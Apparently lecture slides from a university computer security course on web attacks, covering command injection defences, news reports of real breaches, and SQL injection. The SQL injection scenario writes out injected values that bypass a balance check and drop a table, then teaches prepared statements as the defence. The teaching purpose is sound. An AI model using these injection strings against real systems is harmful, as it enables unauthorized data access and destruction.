

# **Web Attacks, con't**

***CS 161: Computer Security***

**Prof. Vern Paxson**

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*<http://inst.eecs.berkeley.edu/~cs161/>*

**February 22, 2011**

# Announcements

- See “**Still confused about question 4 submission format**” thread in Piazza (@116)
- **Guest lecture** a week from Thursday (March 3rd), Prof. David Wagner
  - My office hours the week of March 7th will be by appointment
- I may move my office hours next Monday to 1-2PM - if so, will announce on Piazza
  - Let me know if this would be a hardship

# Defending Against Command Injection

- In principle, can prevent injection attacks by properly **sanitizing** input sent to web servers
  - **Remove** or **escape** meta-characters
  - Easy to get wrong by overlooking a meta-character or escaping subtlety
- Better: **avoid using a feature-rich API**
  - KISS + defensive programming
  - E.g., use `execve()` to invoke a desired program, rather than `system()`

# Command Injection in the Real World

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## Security Fix

Brian Krebs on Computer Security

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
Go

**RECENT POSTS**

### Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

# Command Injection in the Real World



The screenshot shows the CNET News website header with the 'cnet news' logo and a navigation menu including 'Home', 'News', and 'Security'. The main content area features a large red headline: 'UC Berkeley computers hacked, 160,000 at risk'. Below the headline, the author is listed as 'Michelle Meyers'. A text box highlights a portion of the article's body text, which discusses a suspected SQL injection attack.

From the looks of it, however, one our suspects an **SQL injection**, in which the Web site. Markovich also questioned not noticed the hack for six months, a

May 8, 2009 1:53 PM PDT

## UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

Font size Print E-mail Share 20 comments

0 tweet Share

*This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.*

Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

December 8, 2010, 4:18 PM

## 'Operation Payback' Attacks Fell Visa.com

By ROBERT MACKEY



## Operation: Payback Operation:

A message posted on Twitter by a group of Internet activists announcing the start of an attack on Visa's Web site, in retaliation for the company's actions against WikiLeaks.

**Last Updated | 6:54 p.m.** A group of Internet activists took credit for crashing the Visa.com Web site on Wednesday afternoon, hours after they launched [a similar attack on MasterCard](#). The cyber attacks, by activists who call themselves Anonymous, are aimed at punishing companies that have acted to stop the flow of donations to WikiLeaks in recent days.

The group explained that its [distributed denial of service attacks](#) — in which they essentially flood Web sites site with traffic to slow them down or knock them offline — were part of a broader effort called Operation Payback, which

# Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago




The hbgaryfederal.com CMS was susceptible to a kind of attack called **SQL injection**. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.



It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had **unmasked the hacker hordes of Anonymous** and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.


When Barr **told** one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

# Structure of Modern Web Services







# Structure of Modern Web Services



# Structure of Modern Web Services



# Structure of Modern Web Services



# SQL

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Person WHERE Username='oski'
```

- Add data to the table

```
INSERT INTO Person (Username, Balance)  
VALUES ('oski', 10) -- oski has ten buckaroos
```

- Modify data

```
UPDATE Person SET Balance=42 WHERE  
Username='oski'
```

An SQL comment

- Query syntax (mostly) independent of vendor

# SQL Injection Scenario

- Suppose web server front end stores URL parameter “recipient” in variable \$recipient and then builds up a string with the following SQL query:

```
$sql = "SELECT PersonID FROM Person  
      WHERE Balance < 100 AND  
      Username='$recipient' ";
```

- Query accesses recipient’s account if their balance is < 100.

# SQL Injection Scenario

- Suppose web server front end stores URL parameter “recipient” in variable \$recipient and then builds up a string with the following SQL query:

```
$sql = "SELECT PersonID FROM Person  
      WHERE Balance < 100 AND  
      Username='$recipient' ";
```

- So for “?recipient=Bob” the SQL query is:

```
"SELECT PersonID FROM Person  
  WHERE Balance < 100 AND  
  Username='Bob' "
```

# SQL Injection Scenario

- Suppose web server front end stores URL parameter “recipient” in variable \$recipient and then builds up a string with the following SQL query:

```
$sql = "SELECT PersonID FROM Person  
      WHERE Balance < 100 AND  
      Username='$recipient' ";
```

- How can **recipient** cause trouble here?
  - How can we see anyone's account?

# SQL Injection Scenario, con't

WHERE Balance < 100 AND  
Username='\$recipient' "

- \$recipient = `foo' OR 1=1 --`  
WHERE Balance < 100 AND  
Username=`'foo' OR 1=1 --` "
- *Precedence* & "--" (comment) makes this:  
WHERE (Balance < 100 AND  
Username='foo') OR 1=1
- Always true!



# SQL Injection Scenario, con't

```
WHERE Balance < 100 AND  
      Username='$recipient' ";
```

- How about recipient = `foo'; DROP TABLE Person; --` ?
- Now there are two separate SQL commands, thanks to ';' command-separator.
- Can *change database* however you wish

# Defenses

**Language support for constructing queries**

Specify query structure independent of user input:

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

“Prepared Statement”

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT prof Untrusted user input uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

Input is confined to  
a single SQL atom

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

**Binds** the value  
of uid to '?' atom

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

**No matter what input user provides, Prepared Statement ensures it will be treated as a single SQL datum**

# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

```
<P>Hello ${username}! Welcome back.
```



# Defenses

## Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, int uid) throws SQLException
{
    String query = "SELECT profile FROM Users WHERE uid = ?;";
    PreparedStatement p = conn.prepareStatement(query);
    p.setInt(1, uid);
    return p.executeQuery();
}
```

Template language  
ensures variable fully  
escaped

```
<P>Hello `${username}`! Welcome back.
```



**5 Minute Break**

**5 Minute Break**

**Questions Before We Proceed?**

# Basic Structure of Web Traffic

Browser



Web Server




Server

# Basic Structure of Web Traffic



# Basic Structure of Web Traffic



# HTTP Request

Method

Resource

HTTP version

Headers

```
GET /login.html?user=alice&pass=bigsecret HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Referer: http://www.google.com?q=mybank%20berkeley
```

The diagram shows an example of an HTTP request. Labels with arrows point to the following parts: 'Method' points to 'GET', 'Resource' points to '/login.html?user=alice&pass=bigsecret', 'HTTP version' points to 'HTTP/1.1', and 'Headers' points to the list of header fields. A bracket on the left side of the header fields is connected to the 'Data (if POST; none for GET)' label below. An arrow from the 'Blank line' label points to the empty space between the last header and the end of the request.

